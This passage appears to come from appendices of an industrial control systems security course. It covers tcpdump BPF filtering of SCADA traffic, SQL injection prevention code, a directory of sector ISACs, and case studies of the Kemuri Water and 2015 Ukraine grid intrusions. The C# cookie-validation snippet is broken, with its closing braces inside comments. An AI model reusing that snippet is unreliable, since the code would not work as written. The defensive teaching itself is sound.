07:34:40.883297 IP 117.173.125.217.**20000** > 117.173.125.61.2753: Flags [P.], seq 1:18, ack 24, win 5840, length 17
07:34:41.012371 IP 117.173.125.61.2753 > 117.173.125.217.**20000**: Flags [.], ack 18, win 64468, length 0
07:34:41.082696 IP 117.173.125.61.2753 > 117.173.125.217.**20000**: Flags [P.], seq 24:39, ack 18, win 64468, length 15

EXAMPLE 8: Create a file with a bpf to be used with tcpdump.

```
cat << EOF > my.bpf
```

```
( host 117.173.125.61 and dst host 117.173.125.217 ) and port 20000
```

```
EOF
```

```
tcpdump -n -r pcap_files/scada.pcap -c 5 -F my.bpf
```

reading from file pcap_files/scada.pcap, link-type EN10MB (Ethernet)
07:34:40.881503 IP 117.173.125.61.2753 > 117.173.125.217.**20000**: Flags [P.], seq 1644131194:1644131218, ack 3863577870, win 64485, length 24
07:34:40.881869 IP 117.173.125.217.**20000** > 117.173.125.61.2753: Flags [.], ack 24, win 5840, length 0
07:34:40.883297 IP 117.173.125.217.**20000** > 117.173.125.61.2753: Flags [P.], seq 1:18, ack 24, win 5840, length 17
07:34:41.012371 IP 117.173.125.61.2753 > 117.173.125.217.**20000**: Flags [.], ack 18, win 64468, length 0
07:34:41.082696 IP 117.173.125.61.2753 > 117.173.125.217.**20000**: Flags [P.], seq 24:39, ack 18, win 64468, length 15



Industrial Control Systems Cybersecurity Training - 300

The table lists the various BPF syntax primitives.

Capture Filter Primitives						
<code>[src dst] host <host></code>			Matches a host as the IP source, destination, or either			
<code>ether [src dst] host <ehost></code>			Matches a host as the Ethernet source, destination, or either			
<code>gateway host <host></code>			Matches packets which used host as a gateway			
<code>[src dst] net <network>/<len></code>			Matches packets to or from an endpoint residing in network			
<code>[tcp udp] [src dst] port <port></code>			Matches TCP or UDP packets sent to/from port			
<code>[tcp udp] [src dst] portrange <p1>-<p2></code>			Matches TCP or UDP packets to/from a port in the given range			
<code>less <length></code>			Matches packets less than or equal to length			
<code>greater <length></code>			Matches packets greater than or equal to length			
<code>(ether ip ip6) proto <protocol></code>			Matches an Ethernet, IPv4, or IPv6 protocol			
<code>(ether ip) broadcast</code>			Matches Ethernet or IPv4 broadcasts			
<code>(ether ip ip6) multicast</code>			Matches Ethernet, IPv4, or IPv6 multicasts			
<code>type (mgt ctl data) [subtype <subtype>]</code>			Matches 802.11 frames based on type and optional subtype			
<code>vlan [<vlan>]</code>			Matches 802.1Q frames, optionally with a VLAN ID of vlan			
<code>mpls [<label>]</code>			Matches MPLS packets, optionally with a label of label			
<code><expr> <relop> <expr></code>			Matches packets by an arbitrary expression			
Protocols		Modifiers	Examples			
arp	ip6	slip	! or not	<code>udp dst port not 53</code>	UDP not bound for port 53	
ether	link	tcp	&& or and	<code>host 10.0.0.1 && host 10.0.0.2</code>	Traffic between these hosts	
fdi	ppp	tr	or or	<code>tcp dst port 80 or 8080</code>	Packets to either TCP port	
icmp	radio	udp	ICMP Types			
ip	rarp	wlan	icmp-echoreply	icmp-routeradvert	icmp-tstampreply	
TCP Flags			icmp-unreach	icmp-routersolicit	icmp-ireq	
tcp-urg	tcp-rst		icmp-sourcequench	icmp-timxceed	icmp-ireqreply	
tcp-ack	tcp-syn		icmp-redirect	icmp-paramprob	icmp-maskreq	
tcp-psh	tcp-fin		icmp-echo	icmp-tstamp	icmp-maskreply	

Ref: <http://packetlife.net/library/cheat-sheets/>

For more information take a look at <http://biot.com/capstats/bpf.html> or http://www.infosecwriters.com/text_resources/pdf/JStebelton_BPF.pdf

Both of these documents can also be found in the /root/Desktop/Documents Directory, **bpf_syntax.pdf** and **JStebelton_BPF.pdf**, respectively.



Industrial Control Systems Cybersecurity Training - 300

Appendix E: SQL Injection

SQL Injection Prevention

- Constrain Inputs
- Avoid dynamic SQL when possible
- Use Parameters
 - Stored Procedures
 - Dynamic SQL
- Scan Web Applications before Deployment.

Constrain Inputs

PROS

- Need to validate inputs so the code will run correctly anyway
- Ensuring valid input will stop an SQL injection.

CONS

- Can be difficult for text fields
- Even an SQL statement could be a valid input.

ASP Input Validation Example

Example of code to check for a valid Social Security Number in the input field.

```
<form id="form1" runat="server">
    <asp:TextBox ID="SSN" runat="server"/>
    <asp:RegularExpressionValidator ID="regexpSSN" runat="server"
        ErrorMessage="Incorrect SSN Number"
        ControlToValidate="SSN"
        ValidationExpression="^\d{3}-\d{2}-\d{4}$" />
</form>
```

Example of validating input obtained from a cookie.

```
using System.Text.RegularExpressions;

if (Regex.IsMatch(Request.Cookies["SSN"], "^\d{3}-\d{2}-\d{4}$"))
{
    // access the database}
Else
{
    // handle the bad input}
```

Parameters

- Proven way to protect a web site from SQL injection
- The values are added to an SQL query in a controlled manner at execution time
- Engine checks each parameter to ensure it is correct for its column.

Parameters – Dynamic SQL (ASP)

The following ASP & PHP Examples are from http://www.w3schools.com/sql/sql_injection.asp



Industrial Control Systems Cybersecurity Training - 300

The @ represents the parameters in the SQL statement.

```
txtCustomerId = getRequestString("CustomerId");
sql = "SELECT * FROM Customers WHERE CustomerId = @0";
command = new SqlCommand(sql);
command.Parameters.AddWithValue("@0", txtCustomerId);
command.ExecuteReader();
```

Parameters – Dynamic SQL (PHP)

```
$stmt = $db->prepare("INSERT INTO Customers
(CustomerName,Address,City)
VALUES (:nam, :add, :cit)");
$stmt->bindParam(':nam', $txtNam);
$stmt->bindParam(':add', $txtAdd);
$stmt->bindParam(':cit', $txtCit);
$stmt->execute();
```

Parameters – Stored Procedures

- Safe unless unsafe dynamic SQL is used in the stored procedure
- Some SQL implementation force the use of parameters in stored procedures
- Stored procedures require execute rights
- Auditors should look for sp_execute, execute or exec in stored procedures.

Scan Web Applications

- Nikto is an Open Source Web Scanner
 - Available on you Kali DVD
- Company Policy for Scanning Web Sites
 - All web applications must pass web scan before being moved to production
 - Updates to web applications must pass scan
 - Scan Web Applications on a Regular Schedule.

SQL Injection Mitigation

- Web Application Firewall
- Reduce your attack surface
 - Get rid of unused database functionality
- Use Appropriate Privileges
- Encrypting or Hashing Passwords
- Don't Return System Error Messages
- Ensure Database Logging is Enabled
- Don't Advertise Your Software – Open source database structures are easy to find.



Industrial Control Systems Cybersecurity Training - 300

Appendix F: Industry-based Information Sharing and Analysis Centers (ISACs)



Industrial Control Systems Cybersecurity Training - 300

[HOME](#)[ABOUT NCI](#)[ABOUT ISACS](#)[MEMBER ISACS](#)[EVENTS](#)[PUBLICATIONS](#)[NEWS](#)[CONTACT](#)

MEMBER ISACS

AMERICAN CHEMISTRY COUNCIL



The American Chemistry Council (ACC) represents a diverse set of companies engaged in the business of chemistry. An innovative, \$553 billion enterprise, our mission is to deliver value to our members through advocacy, member engagement, political advocacy, information sharing, communications and scientific research. The Chemical Information Technology Center (ChemITC®) of the ACC is a forum for companies to address common IT, cyber security, and security issues. Through strategic programs and networking groups dedicated to addressing specific technology issues, ChemITC is committed to advancing the use of information technology to streamline processes, manage cyber threats, and improve decision-making. <https://www.americanchemistry.com/>

AUTOMOTIVE ISAC



The Automotive Information Sharing and Analysis Center (Auto-ISAC) is a non-profit information sharing organization that provides a trusted environment and platform for automotive manufacturers and suppliers to collaborate on cybersecurity. Founded by a global group of automakers in 2015, the Auto-ISAC is the central hub for industry-wide sharing of cyber threats, vulnerabilities, and best practices related to the connected vehicle. We embrace a working together model, engaging across the community with automotive strategic partners, trade associations, researchers and universities, and government. Membership is open to light and heavy-duty automotive manufacturers, suppliers, carriers, and fleet operators.

AVIATION ISAC



The Aviation ISAC provides an aviation-focused information sharing and analysis function to help protect global aviation businesses, operations and services. Our vision is a safe, secure, efficient, and resilient global air transportation system. The A-ISAC analyzes and shares timely, relevant and actionable cyber security information as it pertains to threats, vulnerabilities, and incidents. Also, the A-ISAC enables its members to share threats in real time, understand how to tactically combat threats and implement mitigation strategies, enhance collective sector knowledge and implement best practices. A non-profit organization, A-ISAC membership is open to trusted private sector global aviation companies.
www.a-isac.com



Industrial Control Systems Cybersecurity Training - 300

COMMUNICATIONS ISAC



The Communications ISAC is the operational arm of the communications sector. Also known as the DHS National Coordinating Center, the ISAC's goal is to avert or mitigate impacts upon telecommunications infrastructure so that communication networks remain operational. As a clearinghouse for physical and cyber alerts to the telecommunications industry, the ISAC collects, analyzes and disseminates information on vulnerabilities, threats, intrusions and anomalies to carriers, ISPs, satellite providers, broadcasters, vendors and other stakeholders. The Communications ISAC operates 24/7 and is an operational component within the National Cybersecurity and Communications Integration Center.
www.dhs.gov/national-coordinating-center-communications

DOWNSTREAM NATURAL GAS ISAC



The DNG ISAC serves natural gas utility (distribution) companies by facilitating communications between participants, the federal government and other critical infrastructures. Specifically, the DNG-ISAC coordinates very closely with the Electricity ISAC and shares information back and forth between electric, combination (natural gas and electric) and natural gas utilities. The DNG-ISAC promptly disseminates threat information and indicators from government and other sources and provides analysis, coordination and summarization of related industry-affecting information.
www.dngisac.com

ELECTIONS INFRASTRUCTURE ISAC



Since starting in 2018, the Elections Infrastructure Information Sharing and Analysis Center (EI-ISAC) has evolved from an idea to a formalized collective of dedicated election officials, their staff members, associations, technology vendors, federal partners, and cybersecurity experts who work tirelessly to help secure the U.S. elections infrastructure. From sharing threat landscape information, to creating educational opportunities and implementing technical cybersecurity controls, the EI-ISAC's members and staff, do everything they can to ensure the security and integrity of our elections. The EI-ISAC was conceived in 2018, as a means of leveraging the many capabilities and the infrastructure of the MS-ISAC. Both the MS-ISAC and EI-ISAC benefit by operating under the auspices of CIS® (Center for Internet Security, Inc). This allows them to work together to educate and protect U.S. State, Local, Tribal, and Territorial governments. The EI-ISAC is a voluntary and collaborative effort based on a strong partnership between CIS, the Department of Homeland Security's Cybersecurity and Infrastructure Security Agency, and the Election Infrastructure Subsector Government Coordinating Council.
<https://www.cisecurity.org/ei-isac/>



Industrial Control Systems Cybersecurity Training - 300



The E-ISAC establishes situational awareness, incident management, coordination, and communication capabilities within the electricity sector through timely, reliable and secure information exchange. The E-ISAC, in collaboration with the Department of Energy and the Electricity Subsector Coordinating Council (ESCC), serves as the primary security communications channel for the electricity sector and enhances the sector's ability to prepare for and respond to cyber and physical threats, vulnerabilities and incidents.

www.eisac.com

EMERGENCY MANAGEMENT AND RESPONSE ISAC



The mission of the EMR ISAC is to collect and analyze critical infrastructure protection and resilience information having potential relevance for Emergency Services Sector departments and agencies and to synthesize and disseminate the information to leaders, owners, and operators of the emergency services.

www.usfa.dhs.gov/emr-isac

FINANCIAL SERVICES ISAC



The FS-ISAC – a non-profit corporation established in 1999 and funded by its member firms – helps assure the resilience and continuity of the global financial services infrastructure through sharing threat and vulnerability information, conducting coordinated contingency planning exercises, managing rapid response communications, conducting education and training programs and fostering collaborations with and among other key sectors and government agencies.

www.fsisac.com

HEALTHCARE READY



Healthcare Ready (formerly Rx Response) helps to strengthen healthcare supply chains and enhance community resiliency by fostering collaboration between public health and the private sector and by addressing pressing issues before, during and after disasters. As the independent, nonprofit convener of industry and government, Healthcare Ready safeguards patient health by providing solutions to critical problems and sharing best practices for healthcare preparedness and response. Healthcare Ready also provides training and education to officials, policymakers, businesses and the public on the importance of building resiliency into everyday operations and activities.

www.healthcareready.org



Industrial Control Systems Cybersecurity Training - 300

HEALTH ISAC



The H-ISAC is a global, private sector, non-profit organization that provides a trusted community for the sharing of timely, relevant and actionable physical and cyber information among stakeholders to ensure the resilience and maintain the continuity of the health sector against cyber and physical threats, incidents, vulnerabilities and risks. Members include direct patient care providers, health information technology companies, health plan payers, medical device manufacturers, and laboratory, blood and pharmaceutical organizations.

www.h-isac.org

INFORMATION TECHNOLOGY ISAC



Founded in 2000 and achieving operational capability in 2001, the IT-ISAC is a non-profit, limited liability corporation formed by members in the information technology sector as a unique and specialized forum for managing risks to their corporations and the IT infrastructure. The IT-ISAC brings provides a trusted forum for experts from the world's leading technology companies to collaborate to defend their enterprises. IT-ISAC leverages a Threat Intelligence platform that enables automated sharing and threat analysis. Through this platform, members have access to tens of thousands of threat indicators each week. Membership in the IT-ISAC can help a company manage risks through trusted analysis, collaboration and coordination and drive informed decision making by policy makers on cybersecurity, incident response and information sharing issues. www.it-isac.org

MARITIME ISAC



The Maritime ISAC serves ocean carriers, cruise lines, port facilities and terminals, logistics providers, importers, exporters and related maritime industries throughout the world. Its mission is to advance the security of the U.S. and international maritime community by representing maritime interests before government bodies; acting as liaison between industry and government; disseminating timely information; encouraging and assisting in the development of industry-specific technologies; and convening educational and informational conferences for its membership and government partners.

[www.maritimeseecurity.org](http://www.maritimesecurity.org)



Industrial Control Systems Cybersecurity Training - 300

MARITIME TRANSPORTATION SYSTEM ISAC



The Maritime Transportation System Information Sharing and Analysis Center (MTS-ISAC) is a nonprofit that was formed by maritime critical infrastructure stakeholders to address maritime cybersecurity challenges. The MTS-ISAC promotes and facilitates maritime cybersecurity information sharing, awareness, training and collaboration efforts between private and public sector stakeholders, both within the maritime sector and across other critical infrastructure sectors. Its mission is to effectively reduce cyber risk across the entire MTS community through improved identification, protection, detection, response, and recovery efforts and act as the maritime sector's actionable cyber information sharing center of excellence.

<https://www.mtsisac.org/>

MEDIA + ENTERTAINMENT ISAC



The Media & Entertainment ISAC is the trusted, non-profit, member-driven community for enabling collaboration and intelligence sharing between content owners, producers, and distributors in the media and entertainment industries. Members consist of film, print, and radio companies producing movies, TV shows, news, newspapers, music, video games, magazines, books, and related media content. Via this community, our members are able to build better security through collectively leveraging resources to combat cyber crimes such as data breaches and malware attacks, piracy of content, physical threats towards talent, and other risks and threats that are common to all of the members of our community.

<https://meisac.org>

MULTI-STATE ISAC



The Multi-State Information Sharing and Analysis Center (MS-ISAC) is a focal point for cyber threat protection, response and recovery for the nations State, Local, Tribal and Territorial (SLTT) governments. The MS-ISAC's 24x7 cyber security operations center provides real-time network monitoring, early cyber threat warnings and advisories, vulnerability identification and mitigation and incident response services. The U.S. Department of Homeland Security has designated the MS-ISAC as its key cybersecurity resource for SLTTs, including Chief Information Security Officers, Homeland Security Advisors and Fusion Center Directors. The MS-ISAC membership is open to all SLTT government entities.

www.ms-isac.org



Industrial Control Systems Cybersecurity Training - 300

MULTI-STATE ISAC



The Multi-State Information Sharing and Analysis Center (MS-ISAC) is a focal point for cyber threat protection, response and recovery for the nation's State, Local, Tribal and Territorial (SLTT) governments. The MS-ISAC's 24x7 cyber security operations center provides real-time network monitoring, early cyber threat warnings and advisories, vulnerability identification and mitigation and incident response services. The U.S. Department of Homeland Security has designated the MS-ISAC as its key cybersecurity resource for SLTTs, including Chief Information Security Officers, Homeland Security Advisors and Fusion Center Directors. The MS-ISAC membership is open to all SLTT government entities. www.ms-isac.org

NATIONAL DEFENSE ISAC



National Defense ISAC

The National Defense Information Sharing and Analysis Center (ND-ISAC) is the national defense sector's non-profit organization formed to enhance the security and resiliency of the defense industry and its strategic partners. ND-ISAC provides defense sector stakeholders a community and forum for sharing cyber and physical security threat information, best practices and mitigation strategies and is developed to serve as the Defense Industrial Base (DIB) sector's critical infrastructure protection operational coordination mechanism. Formerly known as the DIB-Information Sharing and Analysis Organization (DIB-IAO), ND-ISAC is the umbrella organization for the Defense Security Information Exchange (DSIE), the defense sector's cyber threat sharing center of excellence. In 2017, ND-ISAC was founded to expand the DSIE scope, and includes all-hazards threat sharing; industry-wide alerts, warning and notifications capabilities; the ability to pull together and sustain working groups across diverse subject matter areas relevant to the DIB; and the ability to develop and provide information and services supporting DIB interests. www.ndisac.org

OIL & NATURAL GAS ISAC



ONG-ISAC provides cyber threat information for the oil and natural gas industry. Its main goal is to assist in increasing the security posture of the industry's exploration and production, transportation, refining, and delivery systems from cyber-attacks through the analysis and sharing of timely and trusted cyber intelligence. As an industry owned and operated organization, ONG-ISAC provides a mechanism for members to share information anonymously across its membership, increasing the speed, quality, and flow of cyber intelligence. www.ongisac.org



Industrial Control Systems Cybersecurity Training - 300

REAL ESTATE ISAC



The RE-ISAC is a non-profit organization managed by the Real Estate Roundtable to support the commercial facilities sector by facilitating information sharing on terrorist threats, warnings, incidents, vulnerabilities and response planning — to counter terrorism and protect buildings and the people who occupy and use them. The RE-ISAC works closely with members, government partners at the federal, state and local levels and across the critical infrastructure community and other partners. Members consist of the major trade organizations from the lodging, retail, gaming, multifamily housing, commercial office building, sports leagues, resorts and outdoor events subsectors as well as owners and operators of commercial properties nationwide.

www.reisac.org

RESEARCH AND EDUCATION NETWORKS ISAC



The REN-ISAC serves over 620 member institutions within the higher education and research community by promoting cybersecurity operational protections and response. The REN-ISAC member institutions benefit from Security Event System (SES) threat intelligence and other automated data collection and sharing tools to enable informed decisions about threats and events, as well as peer assessment services to improve the institution's overall security posture. The REN-ISAC offers members daily cybersecurity news reports, alerts and advisories, analysis reports of cybersecurity threats and mitigation, and an active, interested community that provides feedback on practices and standards from subject matter experts. The REN-ISAC fosters professional training and development through monthly webinars, regional workshops, and an aggregate purchasing program with the SANS Institute. The REN-ISAC also acts as the Computer Security Incident Response Team (CSIRT) for the research and education community at large.

www.ren-isac.net

RETAIL AND HOSPITALITY ISAC



The RH-ISAC was formed in 2014 as the home of the Retail and Hospitality Information Sharing and Analysis Center (ISAC) and operates as a central hub for sharing sector-specific cyber security information and intelligence. The association connects information security teams at the strategic, operational and tactical levels to work together on issues and challenges, to share practices and insights, and to benchmark among each other – all with the goal of building better security for the retail and hospitality industries through collaboration. RH-ISAC currently serves companies in the retail, hospitality, gaming, travel and other consumer-facing entities.

www.rhisac.org



Industrial Control Systems Cybersecurity Training - 300

SMALL BROADBAND ISAC



The Small Broadband Provider ISAC promotes the resiliency and continuity of operation of small network operators across the United States. They collect and disseminate threat information, indicators and mitigation strategies from a variety of public and private sources and facilitate communications among participants. Working closely with industry partners, the federal government and other stakeholders, the Small Broadband Provider ISAC helps small broadband providers recognize, analyze and respond to vulnerabilities, threats and other risks. The Small Broadband Provider ISAC is managed by NTCA-The Rural Broadband Association.

To learn more, visit www.cyber-share.org.

SPACE ISAC



Launched in 2019, the Space Information Sharing and Analysis Center (Space ISAC) is the only space-dedicated ISAC and serves to facilitate collaboration across the global space industry to enhance the ability to prepare for and respond to vulnerabilities, incidents, and threats; to disseminate timely and actionable information among member entities; and to be the primary communications channel for the space sector with respect to this information. This work is made possible through collaboration of a broad membership that spans the entire horizon of the space industry, including organizations large and small involved in space supply chain, business systems, and missions. Together, Space ISAC members are leading the global space community and driving long-term space security today and into the next era by identifying and responding to threats, mitigating risks to the space mission, and regularly convening to protect the space sector and reduce operational costs through sharing threat intel, analyzing trends, and conducting workshops and training. A watch center and lab will be operational in 2021 at the Space ISAC offices, co-located with the National Cybersecurity Center in Colorado Springs, Colorado.

<https://s-isac.org/>



Industrial Control Systems Cybersecurity Training - 300

SURFACE TRANSPORTATION, PUBLIC TRANSPORTATION AND OVER-THE-ROAD BUS ISACS



The ST, PT and OTRB ISACs are trusted, transportation sector specific, 24/7 incident reporting and threat warning entities that establish the transportation sector's specific information/intelligence requirements for incidents, threats and vulnerabilities. Based on its sector-focused subject matter analytical expertise, the ST, PT and OTRB ISACs collect, analyze and disseminate alerts and incident reports to their membership and help the Government understand impacts for their sector. They provide an electronic trusted ability for the membership to exchange and share information on cyber, physical and natural threats in order to defend critical infrastructure.
www.surfacetransportationisac.org

WATER ISAC



WaterISAC, a nonprofit organization established in 2002, is the information sharing and operational arm of the U.S. water and wastewater sector. WaterISAC helps members strengthen their physical and cyber security, recover from natural and man-made disasters and improve overall preparedness and resilience. Through a secure web portal, twice-weekly e-newsletters, alerts and webinars, WaterISAC delivers a rich and thorough library of physical and cyber threat information; guidance on risk management, mitigation and resilience; contaminant databases and much more. Members include hundreds of utilities serving more than 200 million people in the U.S., as well as state, local and federal agencies and consulting firms.
www.waterisac.org



Industrial Control Systems Cybersecurity Training - 300

Appendix G: Case Studies

PUBLIC UTILITY COMPROMISE

A public utility was recently compromised when a sophisticated threat actor gained unauthorized access to its control system network. After notification of the incident, ICS-CERT validated that the software used to administer the control system assets was accessible via Internet facing hosts. The systems were configured with a remote access capability, utilizing a simple password mechanism; however, the authentication method was susceptible to compromise via standard brute forcing techniques.

ICS-CERT provided analytical assistance, including host-based forensic analysis and a comprehensive review of available network logs. It was determined that the systems were likely exposed to numerous security threats and previous intrusion activity was also identified. ICS-CERT conducted an onsite cybersecurity assessment in response to this incident to assist the asset owners with evaluating the overall security posture of their infrastructure. In addition, ICS-CERT made practical recommendations for re-architecting and securing the control network. This incident highlights the need to evaluate security controls employed at the perimeter and ensure that potential intrusion vectors (ex: remote access) are configured with appropriate security controls, monitoring, and detection capabilities.

Reference: ICS-CERT Monitor, January-April 2014, <<https://ics-cert.us-cert.gov/monitors/ICS-MM201404>>

Kemuri Water Company

Industrial control systems (ICS) are the workhorses of our physical world, and becoming more internet-connected, more virtualized in many cases, and more remotely accessible by the day. [Gartner Research](#) indicates 5.5 million devices were added per day in 2016, a pace that leads to an estimated 21+ billion internet-connected “things” running our world by 2020.

Security experts worry that the growing dependence on internet-connected devices is outpacing our ability to secure them. This is particularly true within industrial and critical infrastructure because cyber threats could result in physical disruption, loss of availability and even risk to public safety.

On the other hand, many ICS professionals continue to feel that the actual threat to plant operations and industrial automation is slim given highly purpose-built industrial equipment, specialized communications protocols, air gaps and unique automation systems and processes. Unfortunately, that's not what the data [shows](#).

As some say, “offense informs defense,” so let’s examine a recent industrial incident and then summarize some useful lessons learned.

An unnamed water district, dubbed the Kemuri Water Company (KWC), experienced unexplained patterns of valve and duct movements over at least a period of 60 days as described in [Verizon’s 2016 Data Breach Digest](#). It was discovered that attackers were manipulating the chemicals used to assure safe drinking water, and also altering the water flow rates causing disruptions to water distribution. Many other activities went unnoticed, including theft of more than 2.5 million unique data records, until Verizon’s forensic investigation started.




Industrial Control Systems

Cybersecurity Training - 300

In this case, physical harm and safety was at risk but luckily didn't happen due to alert functionality that caught the chemical and flow control issues. Also, it appeared that the type of outside attackers who gained access were likely "hacktivists" – usually not motivated by financial gain.

What's wrong with This Picture?

Take a look at how KWC set-up its network in the diagram pictured below as depicted in the [2016 Verizon Data Breach Digest](#). Can you tell where they went wrong? (Here's a hint, note the seven red callout buttons.)



A diagram of KWC's network, as depicted in the [2016 Verizon Data Breach Digest \(page 38\)](#). [Click here](#) for large image.

Verizon's forensic investigation found that three known threat actor IP addresses had gained access multiple times to the water district's OT and IT assets, including:

- The SCADA application, valve and flow control applications and the PLC systems
- IT management systems
- Internet webserver application
- Financial and customer account information

Cybersecurity Lessons Learned

KWC had multiple foundational security control weaknesses or exploitable vulnerabilities that Verizon said made them a great candidate for easy hacking:

- **Weak Password Hygiene** – Water customers used an internet payment application to access their accounts from laptops, desktops or mobile devices. This application only required weak credentials (username and password – no second authentication factor) to gain access to customers' personally identifiable information (PII), payment data and water usage.
- **Direct Internet Access to ICS (and bad network architecture too)** – The internet-facing webserver that hosted the customer payment application was directly connected by cable to the AS400 system, which in turn housed the SCADA management application, giving the administrator (and threat actors) access to interact with the control level. The water district's



Industrial Control Systems Cybersecurity Training - 300

valve and flow control application on the AS400 was used by the three known threat actors to manipulate the PLCs and water chemistry.

- **Privileged Administrative User** – The lone AS400 system administrator had no corporate oversight and for convenience was using the same login credentials for remotely accessing both the AS400 and the payment application webserver from his laptop.
- **Login Credentials in Cleartext Available from the Internet** – A simpler way to say this? “Hey, here’s how to log onto our AS400!” The AS400 login credentials and IP address were found in clear text within an initialization file (.ini) – an old-school technique known as “Security through Obscurity.” The same credentials worked to log into the payment application webserver.
- **Single Point of Failure** – One AS400 served as the water district’s SCADA Application system. The system was old, operating system updates were not installed, nor were patches, and again, one lone administrator working to make things easier but not with security in mind. Need we say more?
- **Unnoticed Data Exfiltration** (“exfiltration” is cybersecurity parlance for saying “electronically removed from the premises.”) – Over 2.5 million unique records were stolen. This was good news, because the bad news was that the other activities indicated the hackers had greater interest in disrupting and denying the water district the ability to conduct their business – up to and including the potential for causing public harm.

Summary

It’s easy to believe “it could never happen to us.” However, noting the weak or absent foundational security controls in the Kemuri analysis gives pause to consider what your environment holds. You may not realize similar risks are probably present to some degree.

Maybe it would be a stretch to catch plant engineers or contractors charging their phone or tablet on your PLC or HMI USB ports or allowing a contractor or family member wireless access from the hidden router in the back room.

However, most security practitioners recommend taking a risk-based approach to address your specific site through a third-party cybersecurity assessment.

Do you think any of these risks (*and others*) could be present in your environment, increasing cybersecurity risks more than you know? Belden’s industrial cybersecurity solutions from Tofino Security, Tripwire, GarrettCom and Hirschmann are integrated and can help your organization detect, prevent and respond.

Brocklehurst, Katherine. “U.S. Water Utility Breach and ICS Cyber Security Lessons Learned.” Belden Industrial Security Blog, Belden, 22 Feb. 2017, www.belden.com/blog/industrial-security/u-s-water-utility-breach-and-ics-cyber-security-lessons-learned.

Ukraine Attack - 2015

Lessons Learned from the Power Outage in Ukraine and How the Electric Grid of the Future Will Reduce Cybersecurity Risk

First of its kind

From the vantage point of the 225,000 Ukrainian customers who lost power on December 23, 2015, it was an ordinary outage. Customers routinely lose power in Ukraine, particularly in the cold winter



Industrial Control Systems Cybersecurity Training - 300

months, and since electricity was returned to most customers in less than six hours, there was no reason to suspect extraordinary circumstances surrounding this particular outage. But there was something different, something exceptional about this outage—these customers did not lose power due to the failure of aging equipment or as a result of a severe weather event. Three Ukrainian electric utilities were unable to deliver power to their customers on December 23rd due to the effects of a destructive cyberattack executed against these utilities, the first publicly acknowledged power outage resulting from a cyberattack.

How did the attack unfold?

The investigation of the incident is still underway, but publicly available reports from the U.S. Department of Homeland Security (DHS) and the Electricity Information Sharing and Analysis Center (E-ISAC) and SANS provide insight into how the attack unfolded. At least six months prior to the events of December 23rd, the threat actor first compromised the electric utilities through a spear-phishing campaign that targeted individuals with access to their IT (business) networks. The phishing emails included Microsoft Word and Excel attachments containing BlackEnergy 3 malware. When a recipient of the phishing message clicked on one of the attachments and followed a prompt to enable macros within the document, BlackEnergy 3 was installed, providing the adversary backdoor access to the infected system. After establishing this initial foothold, over the next several months, the actor conducted extensive reconnaissance, compromising user credentials (user names/passwords), escalating privileges, moving laterally throughout the utilities' IT networks, and ultimately gaining access to their control system (Supervisory Control and Data Acquisition or SCADA) networks used to manage and monitor grid operations.

Leveraging the knowledge and access gained during their recon activities, the adversary launched the highly coordinated attack on December 23rd. First, they took control of grid operator workstations and opened circuit breakers at approximately 30 substations, taking them all offline and causing the power outage. Next, to hinder the recovery effort by the utilities, the actor disabled the uninterruptible power supplies (battery backups) for two control centers and disabled remote control of many of the substations to prevent grid operators from sending remote commands to re-close the circuit breakers and restore power. They also ran a customized version of the KillDisk malware to erase and corrupt various systems at the utilities. To further complicate recovery efforts (and frustrate customers), the actor also launched a telephone denial-of-service attack against customer call centers to prevent customers from reporting the outages or from gaining clarity on when their power would be restored.

What does this attack mean?

The possibility of a cyberattack causing physical damage to electric system equipment first received widespread news coverage in 2007 when Idaho National Laboratory performed the Aurora generator experiment, in which a diesel generator was destroyed by a simulated cyberattack. Over eight years later, the attack on the three Ukrainian utilities represents the first publicly acknowledged power outage resulting from a cyberattack. Although this is significant in its own right, the overall impact of the attack was relatively low when gauged by the number of customers impacted (225,000 out of a Ukrainian population of over 40 million) and the duration of the power outage (less than 10 hours).



Industrial Control Systems

Cybersecurity Training - 300

Lessons learned

That said, for owners and operators of critical infrastructure in the United States, there are many lessons learned from the incident in Ukraine, a few of which are summarized below.

As has become commonplace, the initial attack vector was through spear-phishing.

1. From a behavior management perspective, to reduce the risk of employees clicking on malicious links or attachments, organizations should implement a phishing simulation program through which they send faux phishing messages to employees to test their ability to recognize such messages. Employees who click the link or attachment in the message are immediately presented with a brief online training vignette that reinforces common indicators of malicious messages.
2. From a technology perspective, organizations should deploy a sandboxing solution that inspects inbound emails for malicious links or attachments before allowing the email to land in an employee's inbox.

Once the adversary breached the utilities through a phishing attack, they were able to compromise valid user credentials, move throughout the utilities' IT networks, and ultimately gain access to control system networks used to manage and monitor grid operations.

3. Organizations should implement a robust network security architecture, including proper segregation and segmentation between the IT and control system networks using firewalls and intrusion prevention/detection tools. Organizations should also perform continuous network security monitoring in order to baseline and understand normal activity, thus enabling the identification of abnormalities on the network.
4. Organizations should limit remote access to control system networks to the full extent possible. If remote access to networks is unavoidable, the connections should be time limited and controlled using two-factor authentication where a user can access systems only after entering two forms of credentials, such as a password (something the user knows) and a one-time code texted to the user's smartphone (something the user possesses).

Lastly, the threat actor employed a variety of techniques to delay the utilities' recovery efforts, including disabling control center battery backup power, preventing grid operators from sending remote commands to re-close the circuit breakers and restore power, erasing and corrupting various systems at the utilities using a customized version of the KillDisk malware, and the execution of a telephone denial-of-service attack against customer call centers to prevent real customers from being able to reach the call centers.

5. Organizations should document a detailed incident response plan and test the plan on a regular basis. These drills should include active participation from all team members who play a role in the incident response effort, including technical (Information Technology, Operations Technology, and Cybersecurity) and Operations staff, as well as key partners, such as control system vendors and forensics providers. The Ukraine attacks underscore the importance of



Industrial Control Systems Cybersecurity Training - 300

stretching the incident response team during test exercises with a wide range of scenarios of varying levels of complexity and sophistication.

Additional mitigation strategies are outlined in the reports issued by DHS2 and E-ISAC/SANS3.

